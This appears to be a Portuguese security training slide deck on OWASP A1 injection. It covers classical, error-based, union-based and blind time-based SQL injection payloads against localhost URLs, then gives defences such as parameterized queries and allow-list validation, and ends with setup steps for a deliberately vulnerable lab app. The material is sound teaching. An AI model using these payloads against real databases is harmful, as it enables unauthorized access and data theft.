A1 - Injection

globo.com

GTS 33 | PA 05/2019

Agenda - A1 - Injeção


1. Do que se trata?
2. Classical SQL Injection
3. Error Based SQL Injection
4. Union Based SQL Injection
5. Blind SQL Injection
6. Como se proteger?
7. CopyNPaste

Do que se trata?

Uma injeção ocorre quando dados enviados a uma aplicação são interpretados como comandos ao invés de simples entradas, alterando a execução esperada pelo desenvolvedor.



```
SELECT * FROM accounts WHERE
username='raquel' AND password='r123'
```

Classical SQL Injection




```
SELECT * FROM accounts WHERE username='' AND
          password='' or 'a'='a'
```

Classical SQL Injection




```
SELECT * FROM accounts WHERE
(username='' AND password='') or ('a'='a')
```

Classical SQL Injection


```
SELECT * FROM accounts WHERE
username='admin' -- ' AND password=''
```

Classical SQL Injection

http://localhost/page.asp?id=1 OR 1=convert(int,(USER))--

```
Syntax error converting the nvarchar value
 '[DB_USER]' to a column of data type int
```

Error Based SQL Injection

http://localhost/subcontent.php?id=1 UNION ALL SELECT 1,2, @@version, 4,5

```
Director of libraries: 1
Library local: 2
Address: 5.5.21
Phone: 4
E-mail: 5
```

Union Based SQL Injection

http://localhost/user.php?id=1 ; if (ASCII(lower(substring((USER,1,1)))=98) WAITFOR DELAY '00:00:10' --

```
sem resposta
```

http://localhost/user.php?id=1 ; if (ASCII(lower(substring((USER,1,1)))=99) WAITFOR DELAY '00:00:10' --

```
reposta após 10 segundos!
```

Blind SQL Injection

Como se proteger?

globo.com

1. Uso de **queries parametrizadas** nas consultas a banco realizadas internamente pela aplicação. Isso permite uma pré-compilação da *query* antes mesmo da entrada do usuário chegar nela, impedindo que qualquer tipo de comando malicioso enviado seja executado depois disso. 🚫


```
String queryText = "SELECT usr,pwd FROM accounts WHERE usr =?";
stmt = con.prepareStatement(queryText);
stmt.setString(1, request.getParameter("usr"));
rs = stmt.executeQuery();
```

Como se proteger?

2. **Criptografar** dados sensíveis no banco, usando hash para senhas e encriptação reversível para nomes, endereços etc, por exemplo. 🔐
3. Validar inputs de usuários via **allow-list** tanto no client-side quanto no server-side, especificando valores possíveis para cada variável (tipo, tamanho, caracteres permitidos, intervalo de valores permitidos, etc). 🔤
4. Definir **privilégios** sobre comandos SQL específicos para o usuário usado pela aplicação. A aplicação nunca deve utilizar usuário root no banco. 🤷‍♀️

CopyNPaste API

> This is a simple Golang API that contains an example of an Injection vulnerability.



Narrativa do ataque

Hands on!

1. Entrar na pasta da app

```
$ cd owasp-top10-2017-apps/a1/copy-n-paste/
```

2. Inicializar o container

```
$ make install
```

3. Acessar a página

```
localhost:3000
```

A1 - Injeção